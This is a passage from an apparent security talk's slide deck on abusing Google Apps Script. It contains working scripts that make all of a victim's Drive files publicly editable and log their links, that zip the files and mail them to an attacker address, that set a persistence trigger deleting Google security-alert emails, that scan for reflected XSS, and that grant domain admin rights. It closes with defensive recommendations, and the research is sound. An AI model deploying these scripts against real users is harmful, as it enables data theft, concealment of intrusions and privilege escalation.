
  SpreadsheetApp.flush();
  var sheet = spreadsheet.insertSheet(sheetName);

  var currentUserMail = Session.getActiveUser().getEmail();
  sheet.getRange(1, 1).setValue(currentUserMail);

  var files = DriveApp.getFiles();
  var column = 2;
  while (files.hasNext()) {
```

Scenario #3

- The victim accesses a malicious GAS application
- The permissions of all the victim's Google Drive files are changed
- The links of each documents are sent to a Google Sheets belonging to the attacker





Scenario #3

	A	B	C	D	E	F	G	H	I	J
1	Feuille de calcul	06/07/2022 15:5	1024	https://docs.google.com/spreadsheets/d/						drivesdk
2	Feuille de calcul	04/07/2022 14:3	10265	https://docs.google.com/spreadsheets/d/						vesdk
3	Copie de Feuille	04/07/2022 21:2	1024	https://docs.google.com/spreadsheets/d/						vesdk
4	poc5	04/07/2022 20:4	1024	https://docs.google.com/spreadsheets/d/						ivesdk
5	POC	04/07/2022 10:3	1024	https://docs.google.com/spreadsheets/d/						rivesdk
6	newFiles.zip	04/07/2022 10:5	13150388	https://drive.google.com/file/d/19nyQDa5						
7		28/06/2022 16:5	1024	https://docs.google.com/spreadsheets/d/						v=drivesdk
8		29/06/2022 16:0	1024	https://docs.google.com/spreadsheets/d/						?usp=drivesdk
9		25/04/2022 15:4	1024	https://docs.google.com/spreadsheets/d/						sp=drivesdk
10		21/06/2022 16:2	1024	https://docs.google.com/spreadsheets/d/						esdk
11		29/06/2022 11:1	1024	https://docs.google.com/spreadsheets/d/						livesdk
12		30/06/2022 18:2	142679	https://drive.google.com/file/d/1SXhik9w						
13		25/04/2022 15:4	1024	https://docs.google.com/spreadsheets/d/						=drivesdk
14										
15										
16										

Vous avez partagé un élément

rien.xlsx

Tous les internautes Modification autorisée


Code snippet:

```
function Modifypermission() {
  var file;
  var data;
  var files = DriveApp.getFiles();
  while (files.hasNext()) {
    var file = files.next();
    file.setSharing(DriveApp.Access.ANYONE,
      DriveApp.Permission.EDIT);
    var sheet = SpreadsheetApp.getActiveSheet();
    data = [
      file.getName(),
      file.getDateCreated(),
      file.getSize(),
      file.getUrl()
    ];
    sheet.appendRow(data);
  }
}

function doGet(e) {
  return HtmlService.createHtmlOutputFromFile("index.html")
    .setTitle("Error");
}
```

Scenario #4

- The victim accesses a malicious GAS application
- All the documents in the Google Drive space are exfiltrated to the attacker's mailbox
- It is possible to compress documents in zip via Google Apps Script in order to send the documents in a single operation





Scenario #4

- Limitation:
 - 50MB attachment size limitation is applied by GAS


Code snippet:

```
function DriveDocToMail(){
  var listOfFiles = DriveApp.getFiles();
  var blobs = [];
  while(listOfFiles.hasNext()){
    var file = listOfFiles.next();
    blobs.push(file.getBlob());
  }
  var zip = Utilities.zip(blobs, 'newFiles.zip');
  fileszip = DriveApp.createFile(zip);
  MailApp.sendEmail("xxx@xxx.xxx", "Exfiltrate", "Data",
  {attachments:[fileszip]});
}

function doGet(e) {
  return HtmlService.createHtmlOutputFromFile("index.html")
  .setTitle("Error");
}
```

Scenario #5

- This scenario differs from the previous ones because it is initiated from the victim's machine
- *Exfiltration.ps1* to list files, encode, create and send the chunks to a Google Sheets
- *Reveal.ps1* to reconstruct the files on the attacker's side



Scenario #6

- It is possible to install a trigger at the same time as the first execution of the function that would allow a regular trigger without any additional action necessary
- Triggers can be based on schedule, time or from the attached file event like opening or modification
- Triggers are linked to a Google App Scripts, this means victim needs write permissions
- Our example scenario checks every minute if the victim has received a mail with title « *Security Alert* » from Google and immediately delete it if so
- All of our scenarios can be provided with a trigger, like time trigger to keep somehow persistence



Scenario #6

Apps Script Trigger test Déployer ? ☰ S

📄 Déclencheurs 1 déclencheur déclencheurs affichés

<> + Ajouter un filtre

Propriétaire	Dernière exécution	Déploiement	Événement	Fonction	Taux d'erreur
Moi	-	Head	Basé sur l'heure	runScript	-


Code snippet:

```
function runScript() {
  var doc = DocumentApp.getActiveDocument();

  var triggers = ScriptApp.getUserTriggers(doc);
  if (triggers.length == 0) {
    createTimeTriggerEveryNMinutes();
  }
  // Do something evil
}

function createTimeTriggerEveryNMinutes() {
  ScriptApp.newTrigger("runScript")
    .timeBased()
    .everyMinutes(1)
    .create();
}
```

Demo



Nom	Modifié le	Type	Taille
Reveal	13/11/2023 15:44	Dossier de fichiers	
MDP.docx	13/11/2023 15:44	Document Micros...	12 Ko
Push-v1.1.ps1	13/11/2023 15:43	Script Windows P...	10 Ko

ExfiltratedData - Google Drive

2 - DriveToDrive - Éditeur de p...

https://drive.google.com/drive/folders/1X... 90%

Drive

Rechercher dans Drive


Mon Drive > ExfiltratedData

+ Nouveau

- Mon Drive
- Ordinateurs
- Partagés avec moi
- Récents
- Suivis
- Corbeille
- Espace de stockage

50 Mo utilisés sur 15 Go

[Augmenter l'espace de stockage](#)



Déposez vos fichiers ici
ou utilisez le bouton "Nouveau".

Mon Drive - Google Drive

https://drive.google.com/drive/my-drive 90%

Drive

Rechercher dans Drive

Mon Drive

+ Nouveau

- Mon Drive
- Ordinateurs
- Partagés avec moi
- Récents
- Suivis
- Corbeille
- Espace de stockage

456 Ko utilisés sur 15 Go


[Augmenter l'espace de stockage](#)

Dossiers

- My super important files

Fichiers

- spring-border-cherry-blossom.jpg



Télécharger Drive pour PC

[Télécharger](#)

Conclusion



Conclusion

- Google Apps Script is a powerful tool to automate many tasks in Google applications
- But:
 - It is possible to use this service to conduct attacks
 - Because a lot of Google services are used by internal users it is potentially more difficult to detect by the blue teams
 - Some protection services potentially misconfigured like Cloud Access Security Broker (CASB) are blind to these attacks
- Some suggestions to consider:
 - Continue to educate employees about phishing attacks
 - Restrict the use of Google Apps Script for accounts using Google Workspace (or limit the use of specific calls)
 - Monitor requests to *script.google.com* / *appsheet.com*

Bonus

Basic reflected XSS scan via GAS

Code snippet (Code.gs):

```
function doGet() {
  var template = HtmlService.createTemplateFromFile('Page');
  template.action = 'start';
  return template.evaluate();
}

function processUrls(form) {
  var urls = form.urls.split('\n');
  var validUrls = [];

  for (var i = 0; i < urls.length; i++) {
    var url = urls[i].trim();

    if (url === '') {
      continue;
    }

    var scanUrl = url + '?q=icicoucou%3Cscript';
    var response;

    try {
      response = UrlFetchApp.fetch(scanUrl, {
        muteHttpExceptions: true,
        validateHttpsCertificates: false
      });
    } catch (error) {
      continue;
    }

    if (response.getResponseCode() !== 200) {
      continue;
    }

    var content = response.getContentText();
    if (!content.includes('icicoucou<script')) {
      continue;
    }

    validUrls.push(url);
    SpreadsheetApp.getActiveSpreadsheet().getSheets()[0].appendRow([url]);
  }

  var template = HtmlService.createTemplateFromFile('Page');
  template.validUrls = validUrls;
  template.action = 'complete';
  return template.evaluate();
}
```

Code snippet (Page.html):


```
<!DOCTYPE html>
<html>
<head>
  <base target="_top">
  <script>
    function processForm() {
      var form = document.getElementById('urls-form');
      var data = new FormData(form);

      google.script.run.withSuccessHandler(displayResults).processUrl
        (Object.fromEntries(data.entries()));
    }

    function displayResults(result) {
      if (result.action === 'complete') {
        document.getElementById('message').textContent = 'Done';
      }
    }
  </script>
</head>
<body>
  <form id="urls-form" onSubmit="event.preventDefault(); processForm(
);">
  <label for="urls">URLs:</label>
  <textarea id="urls" name="urls" rows="10" cols="50"></textarea>
  <br>
  <button type="submit">Submit</button>
</form>
  <div id="message"></div>
</body>
</html>
```


Google AppSheet

- AppSheet is a no-code platform that permit to anyone to build application and automated processes without writing a line of code
- Some scenarios can used on this Google service like exfiltration:





Admin SDK Directory Service

- It is also possible to manage devices, groups, users and other entities in Google Workspace domains (Admin SDK Directory Service)
- <https://developers.google.com/admin-sdk/directory/reference/rest>

List all the groups in the domain

```
function listAllGroups() {
  let pageToken;
  let page;
  do {
    page = AdminDirectory.Groups.list({
      domain: 'example.com',
      maxResults: 100,
      pageToken: pageToken
    });
    const groups = page.groups;
    if (!groups) {
      console.log("No groups found.");
      return;
    }
    // Print group name and email.
    for (const group of groups) {
      console.log("%s (%s)", group.name, group.email);
    }
    pageToken = page.nextPageToken;
  } while (pageToken);
}
```

Add user to domain admin

```
function addAdmin(email) {
  var user = {
    primaryEmail: email,
    isAdmin: true
  };
  AdminDirectory.Users.update(user, email,
  {makeAdmin: true});
}
```

Thanks
Any question?